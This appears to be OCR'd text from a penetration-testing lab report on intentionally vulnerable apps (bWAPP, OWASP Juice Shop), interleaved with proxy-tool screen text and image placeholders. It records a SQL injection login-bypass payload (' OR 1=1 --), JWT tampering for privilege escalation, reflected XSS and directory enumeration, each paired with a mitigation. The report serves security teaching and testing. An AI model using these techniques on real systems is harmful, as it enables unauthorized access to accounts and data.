Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 2057
last-modified: Thu, 04 Sep 2025 00:00:13 GMT
strict-transport-security: max-age=31536000
access-control-expose-headers: Alert, Content-Length, Backoff, Content-Type, Retry-After
x-content-type-options: nosniff
content-security-policy: default-src 'none'; frame-ancestors 'none'; base-uri 'none';
server: nginx
via: 1.1 google, 1.1 varnish, 1.1 varnish
expires: Thu, 04 Sep 2025 22:49:40 GMT
content-type: application/json
access-control-allow-origin: *
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
New Scan
Progress: 0: http://127.0.0.1/bWAPP
100%
Current Scans: 0
Num Requests: 643
New Alerts: 14
Export
Sent Messages
Filtered Messages
ID
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
677 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP/ 200 OK 0 ms 346 bytes 401 bytes
678 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 1 ms 346 bytes 401 bytes
680 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP/ 200 OK 1 ms 346 bytes 401 bytes
681 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 0 ms 346 bytes 401 bytes
683 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 1 ms 346 bytes 401 bytes
685 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 1 ms 346 bytes 401 bytes
687 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 0 ms 346 bytes 401 bytes
689 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 1 ms 346 bytes 401 bytes
691 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 0 ms 346 bytes 401 bytes
693 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 1 ms 346 bytes 401 bytes
695 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 200 OK 0 ms 346 bytes 401 bytes
697 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 301 Moved Permanently 0 ms 204 bytes 306 bytes
698 9/5/25, 8:06:49 PM 9/5/25, 8:06:49 PM GET http://127.0.0.1/bWAPP 301 Moved Permanently 2 ms 204 bytes 306 bytes
Alerts 0 5 5 6 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 0 0 0




Mitigation: Secure cookies, add headers, sanitize inputs.


4.3 Juice Shop Findings:


SQL Injection (Login Bypass):

Details: Injected payload ' OR 1=1 -- allowed login as Administrator.

Impact: Complete application compromise.









Mitigation: Use parameterized queries and ORM.

Nikto Scan:

Server Information Disclosure:

The web server reveals detailed version info (Express/Node.js).





Impact: Attackers can use this to exploit known vulnerabilities.
Mitigation: Disable or obfuscate server banner, keep Node.js and dependencies updated.

Directory Enumeration:

Discovered directories such as `/ftp`, `/public`, and `/score-board`.


Impact: Could reveal sensitive information or unintended access points.


Mitigation: Restrict directory access, disable indexing, and enforce proper access controls.

SQLMap:

SQL Injection on login → Admin access.

Impact: Database + authentication compromise.






Mitigation: Use ORM, parameterized queries.

Burp Suite:


JWT token modified in Burp → privilege escalation.
Impact: Full admin access.





Mitigation: Sign/validate JWTs.


OWASP ZAP :


Detected reflected XSS, sensitive data exposure (`/#/score-board`).
Impact: Recon leakage, XSS exploitation.

